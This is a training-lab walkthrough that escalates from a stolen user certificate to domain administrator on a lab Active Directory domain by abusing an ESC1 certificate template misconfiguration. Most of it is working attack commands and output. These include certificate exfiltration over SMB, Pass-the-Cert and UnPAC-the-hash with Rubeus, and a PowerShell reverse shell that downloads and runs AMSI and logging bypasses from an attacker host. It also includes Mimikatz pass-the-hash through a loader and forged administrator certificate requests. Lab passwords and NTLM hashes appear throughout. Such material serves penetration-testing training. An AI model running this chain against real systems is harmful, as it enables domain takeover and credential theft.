
From our last objective we successfully gained VPN access to the **protectedcb.corp** domain using OpenVPN.

Connect to the VPN the same way to begin this objective.




```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> ping protectedcb.corp

Pinging protectedcb.corp [172.22.87.1] with 32 bytes of data:
Reply from 172.22.87.1: bytes=32 time=1ms TTL=127
Reply from 172.22.87.1: bytes=32 time<1ms TTL=127
Reply from 172.22.87.1: bytes=32 time=1ms TTL=127
Reply from 172.22.87.1: bytes=32 time=1ms TTL=127

Ping statistics for 172.22.87.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Before accessing the **protectedcb.corp** domain, back on **https://cb-webapp1.certbulk.cb.corp** we notice a message stating "**protecteduser has uploaded a certificate**".



As showcased in previous objectives, we can gain administrative access using winrs to **cb-webapp1** as **certbulk\studentadmin** (using Pass-The-Cert).

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:studentadmin
/certificate:C:\ADCS\Certs\studentadmin.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /nowrap /ptt
[snip]

C:\ADCS\Tools> winrs -r:cb-webapp1.certbulk.cb.corp cmd.exe
```

Back in previous objectives, we had already enumerated an interesting folder where files where uploaded: **C:\certbulkadmindata\certbulkadmindata\Files** and found a certificate - **protecteduser.pfx** which we can now exfiltrate and use to gain user access to the **protectedcb.corp** domain.

Exfiltrate the certificate back onto **cb-wsx**. Begin by setting up a **testshare$** using WSL (hosted at **C:\ADCS\Certs**) like the previous objective to copy files.

```
wsluser@cb-wsx:$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@cb-wsx:~$ cd /opt/Tools/impacket

root@cb-wsx:/opt/Tools/impacket# source impacket_venv/bin/activate

(impacket_venv) root@cb-wsx:/opt/Tools/impacket#
/opt/Tools/impacket/examples/smbserver.py -smb2support testshare
/mnt/c/ADCS/Certs/
[snip]
```

Back in the winrs session copy and exfiltrate the previously enumerated **C:\certbulkadmindata\certbulkadmindata\Files\protecteduser.pfx** certificate onto our **testshare$** at **C:\ADCS\Certs**.

```
C:\Users\studentadmin> Copy
C:\certbulkadmindata\certbulkadmindata\Files\protecteduser.pfx \\cb-
wsx.certbulk.cb.corp\testshare
        1 file(s) copied.

C:\Users\studentadmin> exit
```

Examining the certificate using a blank password shows that this certificate belongs to: **protectedcb\protecteduser**.

```
C:\ADCS\Tools> certutil -v -dump C:\ADCS\Certs\protecteduser.pfx

Enter PFX password:

================ Certificate 0 ================
================ Begin Nesting Level 1 ================
Element 0:
X509 Certificate:
Version: 3
Serial Number: 620000000553a80c566c4b1c8d000000000005
Signature Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.11 sha256RSA
    Algorithm Parameters:
    05 00
Issuer:
    CN=CBP-CA
    DC=protectedcb
    DC=corp
  Name Hash(sha1): 1a2eb1bce011b9676783917d105f9bc0f6c302d1
  Name Hash(md5): 2b6382d6dd4896ba1f4d2c21ee990b0d

 NotBefore: 4/18/2023 10:13 AM
 NotAfter: 4/17/2024 10:13 AM

Subject:
    CN=protecteduser
    CN=Users
    DC=protectedcb
    DC=corp
  Name Hash(sha1): 77cd9d186f1b9e8021b6decb4b528ef2b09a97f5
  Name Hash(md5): 29e488b086a7828b32cec643d9181e06

[.....snip.....]

Certificate Extensions: 10
    1.3.6.1.4.1.311.20.2: Flags = 0, Length = a
    Certificate Template Name (Certificate Type)
        User

    2.5.29.37: Flags = 0, Length = 22
    Enhanced Key Usage
        Encrypting File System (1.3.6.1.4.1.311.10.3.4)
```

```
        Secure Email (1.3.6.1.5.5.7.3.4)
        Client Authentication (1.3.6.1.5.5.7.3.2)
```

Since we already have network access using the VPN config, we can now Pass-the-Cert using the above .pfx certificate to gain **protectedcb\protecteduser** privileges in the domain using the Rubeus **asktgt** module and perform an UnPAC-the-hash attack using the **getcredentials** module as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:protecteduser
/certificate:C:\ADCS\Certs\protecteduser.pfx /domain:protectedcb.corp
/dc:cbp-dc.protectedcb.corp /nowrap /getcredentials /ptt

[.......snip......]

[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGlDCCBpCgAwIBBaEDAgEWooIFm[.......snip......]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/protectedcb.corp
  ServiceRealm             :  PROTECTEDCB.CORP
  UserName                 :  protecteduser
  UserRealm                :  PROTECTEDCB.CORP
  StartTime                :  3/28/2023 7:23:31 AM
  EndTime                  :  3/28/2023 5:23:31 PM
  RenewTill                :  4/4/2023 7:23:31 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  bYxRRElFNUuFlJPuxLWAhw==
  ASREP (key)              :  2E24430CDE6457544954E58A8E39289E

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 97D563550D309648ECAE42657767F6A0
```

Now that we have domain user privileges and network access to **protectedcb.corp**, we can begin domain computer enumeration for **protectedcb.corp**.

Spawn an InviShell PowerShell session to enumerate using ADModule.

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1

PS C:\ADCS\Tools> Get-ADComputer -Filter * -Properties Name -Server
protectedcb.corp | ft Name,DNSHostName,IPv4Address -A
```

```
Name     DNSHostName               IPv4Address
----     -----------               -----------
CBP-DC   cbp-dc.protectedcb.corp
CBP-WS17 cbp-ws17.protectedcb.corp
```

Checking for local admin access as **protectedcb\protecteduser** using Find-PSRemotingLocalAdminAccess.ps1 and LACheck we find that we have admin access to **cbp-ws17**.


```
PS C:\ADCS\Tools> . C:\ADCS\Tools\Find-PSRemotingLocalAdminAccess.ps1

PS C:\ADCS\Tools> Find-PSRemotingLocalAdminAccess -Domain protectedcb.corp
cbp-ws17

PS C:\ADCS\Tools> exit

C:\ADCS\Tools> C:\ADCS\Tools\LACheck.exe winrm /ldap:all
/domain:protectedcb.corp /verbose /user:protectedcb\protecteduser
/targets:cbp-dc.protectedcb.corp,cbp-ws17.protectedcb.corp

[.......snip......]

[!] LDAP Error searching Global Catalog: The user name or password is
incorrect.
[+] LDAP Search Results: 0
Status: (0.00%) 0 computers finished (+0) -- Using 17 MB RAM
[!] CBP-DC.PROTECTEDCB.CORP WinRM Error: Access is denied.
[WinRM] Admin Success: CBP-WS17.PROTECTEDCB.CORP as protectedcb\protecteduser
[+] Finished enumerating hosts
```

Trying to access **cbp-ws17** using winrs, we validate that we have admin access over it.


```
C:\ADCS\Tools> winrs -r:cbp-ws17.protectedcb.corp cmd.exe
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\protecteduser> whoami
protectedcb\protecteduser
C:\Users\protecteduser> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members
-------------------------------------------------------------------------------
--
Administrator
PROTECTEDCB\Domain Admins
PROTECTEDCB\protecteduser
The command completed successfully.
```

To avoid the Kerberos double hop issue for Certify execution (user context), we can attempt to execute a reverse shell as **protectedcb\protecteduser** using Invoke-PowerShellTcpEx.ps1 on **cbp-ws17**.

Begin by replacing the IP (**172.16.100.x**) in the last line of Invoke-PowerShellTcpEx.ps1 at **C:\ADCS\Tools** in accordance with your foothold machine – **cb-wsx** and save it as follows:



Setup a webserver using HFS or python3 WSL to serve Certify, InviShell, Loader, BetterSafetyKatz from **C:\ADCS\Tools\ObfuscatedTools** and Invoke-PowerShellTcpEx.ps1, amsibypass.txt, sbloggingbypass.txt from **C:\ADCS\Tools** as follows:



Download some of these tools in the winrs session required on disk as follows:

```
C:\Users\protecteduser> curl --output C:\Users\Public\Certify.exe --url
http://172.16.100.x/Certify.exe

C:\Users\protecteduser> curl --output C:\Users\Public\Loader.exe --url
http://172.16.100.x/Loader.exe

C:\Users\protecteduser> curl --output C:\Users\Public\RunWithPathAsAdmin.bat
--url http://172.16.100.x/RunWithPathAsAdmin.bat
```

```
C:\Users\protecteduser> curl --output C:\Users\Public\InShellProf.dll --url
http://172.16.100.x/InShellProf.dll
```

Now begin by spawning a new Terminal session and setup a nc listener (netcat) at port 443:

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> C:\ADCS\Tools\netcat\nc64.exe -nvlp 443
listening on [any] 443 ...
```

Back in the **protectedcb\protecteduser** winrs session, execute InviShell (RunWithPathAsAdmin.bat) to get an OPSEC safe PowerShell session.

```
C:\Users\protecteduser> C:\Users\Public\RunWithPathAsAdmin.bat
```

Finally execute the reverse shell ($Contents / reverse.bat) with **protectedcb\protecteduser** privileges to get a reverse shell back on the **cb-wsx** nc listener as follows:

```
PS C:\Users\protecteduser> $Contents = 'powershell -c "iex (iwr -
UseBasicParsing http://172.16.100.x/sbloggingbypass.txt);iex (iwr -
UseBasicParsing http://172.16.100.x/amsibypass.txt);iex (iwr -UseBasicParsing
http://172.16.100.x/Invoke-PowerShellTcpEx.ps1)"'

PS C:\Users\protecteduser> Out-File -Encoding Ascii -InputObject $Contents -
FilePath C:\Users\Public\reverse.bat

PS C:\Users\protecteduser> C:\Users\Public\Loader.exe -path
http://172.16.100.x/BetterSafetyKatz.exe -args "sekurlsa::pth
/user:protecteduser /domain:protectedcb.corp
/ntlm:97D563550D309648ECAE42657767F6A0
/run:C:\Users\Public\reverse.bat" "exit"
```

Looking back on our nc listener on our foothold host, we find that we now have a reverse shell as **protectedcb\protecteduser**.

```
C:\ADCS\Tools> C:\ADCS\Tools\netcat\nc64.exe -nvlp 443
listening on [any] 443 ...
connect to [172.16.100.x] from (UNKNOWN) [172.22.87.12] 55898

Windows PowerShell running as user protecteduser on CBP-WS17
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
protectedcb\protecteduser
```

Finding ESC1 using Certify

Now in the **cbp-ws17** nc shell session, run Certify with the **cas** parameter to enumerate ADCS CA's, subordinates, enabled Certificate Templates and other CA information.

```
PS C:\Windows\system32> C:\Users\Public\Certify.exe cas

[.......snip......]

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=protectedcb,DC=corp'
```

```
[*] Root CAs

    Cert SubjectName              : CN=CBP-CA, DC=protectedcb, DC=corp
    Cert Thumbprint               : EDF39D1926DAEC39B15E10FD01217AC01EAD3C94
    Cert Serial                   : 16E3DBC9B04AC888478EBF5073E0A98A
    Cert Start Date               : 1/13/2023 3:14:52 AM
    Cert End Date                 : 1/13/2028 3:24:52 AM
    Cert Chain                    : CN=CBP-CA,DC=protectedcb,DC=corp

[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=CBP-CA, DC=protectedcb, DC=corp
    Cert Thumbprint               : EDF39D1926DAEC39B15E10FD01217AC01EAD3C94
    Cert Serial                   : 16E3DBC9B04AC888478EBF5073E0A98A
    Cert Start Date               : 1/13/2023 3:14:52 AM
    Cert End Date                 : 1/13/2028 3:24:52 AM
    Cert Chain                    : CN=CBP-CA,DC=protectedcb,DC=corp

[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : CBP-CA
    DNS Hostname                  : cbp-dc.protectedcb.corp
    FullName                      : cbp-dc.protectedcb.corp\CBP-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=CBP-CA, DC=protectedcb, DC=corp
    Cert Thumbprint               : EDF39D1926DAEC39B15E10FD01217AC01EAD3C94
    Cert Serial                   : 16E3DBC9B04AC888478EBF5073E0A98A
    Cert Start Date               : 1/13/2023 3:14:52 AM
    Cert End Date                 : 1/13/2028 3:24:52 AM
    Cert Chain                    : CN=CBP-CA,DC=protectedcb,DC=corp
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544
      Access Rights                                     Principal
      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               <UNKNOWN>
S-1-5-21-1286082170-882298176-404569034-512
      Allow  ManageCA, ManageCertificates               <UNKNOWN>
S-1-5-21-1286082170-882298176-404569034-519
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        Substitute-ProtectedUserAccess
        ProtectedUserAccess
        DirectoryEmailReplication
        DomainControllerAuthentication

[.......snip......]

Certify completed in 00:00:13.5531628
```

We find that the **protectedcb.corp** domain implements a separate root CA: **CBP-CA**. Any subordinate CA would be in the **Cert Chain** field. We also see a few enabled templates including the **ProtectedUserAccess** certificate template.

Next, enumerate all templates using the **find** parameter. We can also use the **find /template** command to enumerate templates.

```
PS C:\Windows\system32> C:\Users\Public\Certify.exe find
/domain:protectedcb.corp

[.....snip....]

    CA Name                                : cbp-dc.protectedcb.corp\CBP-CA
    Template Name                          : ProtectedUserAccess
    Schema Version                         : 2
    Validity Period                        : 1 year
    Renewal Period                         : 6 weeks
    msPKI-Certificate-Name-Flag            : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                  : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required         : 0
    pkiextendedkeyusage                    : Client Authentication
    mspki-certificate-application-policy   : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : PROTECTEDCB\Domain Admins     S-1-5-21-
1286082170-882298176-404569034-512
                                      PROTECTEDCB\Enterprise Admins S-1-5-21-
1286082170-882298176-404569034-519
                                      PROTECTEDCB\protecteduser     S-1-5-21-
1286082170-882298176-404569034-1104

[.....snip....]

Certify completed in 00:00:00.6093035
```

From this we infer the following information:

- Template CA: **CBP-CA**
- Template Name: **ProtectedUserAccess**
- **ENROLLEE_SUPPLIES_SUBJECT** flag is enabled allowing **SAN**
- **Client Authentication** bit is **enabled**
- **Enrollment Rights** enabled for: **PROTECTEDCB\protecteduser**

These are conditions that arise when a template is configured with the ESC1 misconfiguration. Since **Subject AltName property (SAN)** is enabled, we can abuse this to request a certificate **as any user** including the Domain Administrator – **protectedcb\administrator**.

We can also look for this using Certify's **find /enrolleeSuppliesSubject** parameter which specifically looks for **ENROLLEE_SUPPLIES_SUBJECT** enabled over templates.

Finding ESC1 using ADModule

To enumerate ESC1 misconfigured templates using attributes as filters along with the ADModule we can use the following LDAP query and execute it in our **cbp-ws17** nc Shell Prompt.

NOTE: AD Module has been preinstalled here which isn't by default, to import this perform the same as in previous objectives.

```
PS C:\Windows\system32> Get-ADObject -LDAPFilter
'(&(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*)))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextendedkeyus
age=1.3.6.1.5.5.7.3.2) (pkiextendedkeyusage=1.3.6.1.5.2.3.4))(mspki-
certificate-name-flag:1.2.840.113556.1.4.804:=1))' -SearchBase
'CN=Configuration,DC=protectedcb,DC=corp' | fl *

DistinguishedName  : CN=OfflineRouter,CN=Certificate Templates,CN=Public Key

Services,CN=Services,CN=Configuration,DC=protectedcb,DC=corp
Name               : OfflineRouter
ObjectClass        : pKICertificateTemplate
ObjectGUID         : 9e78c5b8-c3a6-4339-a6c9-cba2c3c1d0b9
PropertyNames      : {DistinguishedName, Name, ObjectClass, ObjectGUID}
AddedProperties    : {}
RemovedProperties  : {}
ModifiedProperties : {}
PropertyCount      : 4

DistinguishedName  : CN=ProtectedUserAccess,CN=Certificate
Templates,CN=Public Key

Services,CN=Services,CN=Configuration,DC=protectedcb,DC=corp
Name               : ProtectedUserAccess
ObjectClass        : pKICertificateTemplate
ObjectGUID         : 723c0d09-e0ee-4d90-bcfb-d3af2857683e
PropertyNames      : {DistinguishedName, Name, ObjectClass, ObjectGUID}
AddedProperties    : {}
RemovedProperties  : {}
ModifiedProperties : {}
PropertyCount      : 4
```

This LDAP filter looks for the following:

- **(objectclass=pkicertificatetemplate):** ADCS PKI Certificate type
- **(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2)):** Enrollment flags is not set to CT_FLAG_PEND_ALL_REQUESTS –> Manager Approval is disabled
- **(|(mspki-ra-signature=0)(!(mspki-ra-signature=*):** No Authorized Signatures are required
- **(mspki-certificate-name-flag:1.2.840.113556.1.4.804:=1):** Allows a requestor to specify a SAN in the Certificate Signing Request
- **(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2) (pkiextendedkeyusage=1.3.6.1.5.2.3.4):** Looks for Smart Card Logon EKU –> 1.3.6.1.4.1.311.20.2.2 / PKINIT authentication EKU –> 1.3.6.1.5.2.3.4 / Client Authentication EKU –> 1.3.6.1.5.5.7.3.2

Abuse using Windows

Abusing ESC1 to gain EA privileges

Back on the **cbp-ws17** nc session begin by getting the Domain Admin SID for **protectedcb\adminstrator** using the ADModule as follows:

```
PS C:\Windows\system32> Get-ADUser -Identity administrator -Server
protectedcb.corp

DistinguishedName : CN=Administrator,CN=Users,DC=protectedcb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : cb97a5ab-c217-4a9c-90f0-87c4f8b6e98f
SamAccountName    : Administrator
SID               : S-1-5-21-1286082170-882298176-404569034-500
Surname           :
UserPrincipalName :
```

Next, use Certify to abuse SAN to request a certificate as the Domain Admin - **protectedcb\administrator** and use the above SID with the **/sidextension** parameter to bypass the Certificate-based authentication patch SID mapping checks.

```
PS C:\Windows\system32> C:\Users\Public\Certify.exe request /ca:cbp-
dc.protectedcb.corp\CBP-CA /template:ProtectedUserAccess
/altname:administrator /sidextension:S-1-5-21-1286082170-882298176-404569034-
500 /domain:protectedcb.corp

[.....snip....]

[*] Action: Request a Certificates

[*] Current user context    : PROTECTEDCB\protecteduser
[*] No subject name specified, using current context as subject.

[*] Template                : ProtectedUserAccess
[*] Subject                 : CN=protecteduser, CN=Users, DC=protectedcb,
DC=corp
[*] AltName                 : administrator
[*] SidExtension            : S-1-5-21-1286082170-882298176-404569034-500

[*] Certificate Authority   : cbp-dc.protectedcb.corp\CBP-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 3

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsLHwf[.......snip.......]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx
```

```
Certify completed in 00:00:04.4376739
PS C:\Windows\system32> rm C:\Users\Public\*.exe, C:\Users\Public\*.bat,
C:\Users\Public\*.dll  -Force

PS C:\Windows\system32> exit
```

Copy the whole certificate (both the private key and certificate), exit out of the **cbp-ws17** nc Session and save it as **C:\ADCS\Certs\esc1.pem** on **cb-wsx**.

Then use the provided openssl binary on **cb-wsx** to convert it to pfx format using a password of choice (**Passw0rd!**).

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc1.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\esc1.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out C:\ADCS\Certs\esc1.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

Finally use the Rubeus **asktgt** module on **cb-wsx** to request a TGT for the Domain / Enterprise Administrator - **protectedcb\administrator** using the converted .pfx certificate.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/domain:protectedcb.corp /certificate:C:\ADCS\Certs\esc1.pfx
/password:Passw0rd! /dc:cbp-dc.protectedcb.corp /nowrap /ptt

[.....snip....]

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=protecteduser, CN=Users,
DC=protectedcb, DC=corp
[*] Building AS-REQ (w/ PKINIT preauth) for: 'protectedcb.corp\administrator'
[*] Using domain controller: 172.22.87.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGlDCCBpCgAwIBBaEDAg[.......snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/protectedcb.corp
  ServiceRealm             :  PROTECTEDCB.CORP
  UserName                 :  administrator
  UserRealm                :  PROTECTEDCB.CORP
  StartTime                :  3/20/2023 5:52:39 AM
  EndTime                  :  3/20/2023 3:52:39 PM
  RenewTill                :  3/27/2023 5:52:39 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
```

```
  Base64(key)              :  l+JRaV/H+kSNVwfZRC2YGw==
  ASREP (key)              :  A1C6934F8BE6D09D9D7F6CBE74DB011A
```

Validate Domain / Enterprise Administrator privileges over the **protectedcb.corp** domain using winrs as follows:

```
C:\ADCS\Tools> dir \\cbp-dc.protectedcb.corp\c$

    Directory: \\cbp-dc.protectedcb.corp\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/14/2023   4:54 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/13/2023   6:51 AM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-r---         4/14/2023   4:54 AM                Users
d-----         4/18/2023   5:20 AM                Windows

C:\ADCS\Tools> winrs -r:cbp-dc.protectedcb.corp whoami
protectedcb\administrator
```

Enumeration using Linux

Finding ESC1 using Certipy

Before beginning this objective using WSL be sure to gain VPN access to the **protectedcb.corp** domain using OpenVPN as shown in the Windows Section of this objective.

Since Certipy has a few extra functionalities and use cases like porting output to Bloodhound, we can also perform similar basic ADCS enumeration as Certify using Certipy with a slight change in parameters.

Back on **cb-wsx** spawn an Ubuntu WSL prompt to perform the following. Like Certify, we can enumerate templates using the Certipy **find** module.

From the Ubuntu WSL prompt on **cb-wsx**, we can directly use the **C:\ADCS\Certs\protecteduser.pfx** certificate for authentication with Certipy as it isn't password protected. We can now use this certificate to perform the UnPAC-the-hash attack to retrieve the **protectedcb\protecteduser** hash for domain authentication.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
"/mnt/c/ADCS/Certs/protecteduser.pfx" -dc-ip 172.22.87.1
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: protecteduser@protectedcb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'protecteduser.ccache'
[*] Trying to retrieve NT hash for 'protecteduser'
[*] Got hash for 'protecteduser@protectedcb.corp':
aad3b435b51404eeaad3b435b51404ee:97d563550d309648ecae42657767f6a0
```

We can use the find **-vulnerable** option to only enumerate vulnerable templates.

NOTE: We use the compromised hash for domain authentication.

```
wsluser@cb-wsx:/mnt/c/Tools$ cd /opt/Tools/Certipy/
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -vulnerable -u
protecteduser@protectedcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:97d563550d309648ecae42657767f6a0' -dc-ip
172.22.87.1 -stdout
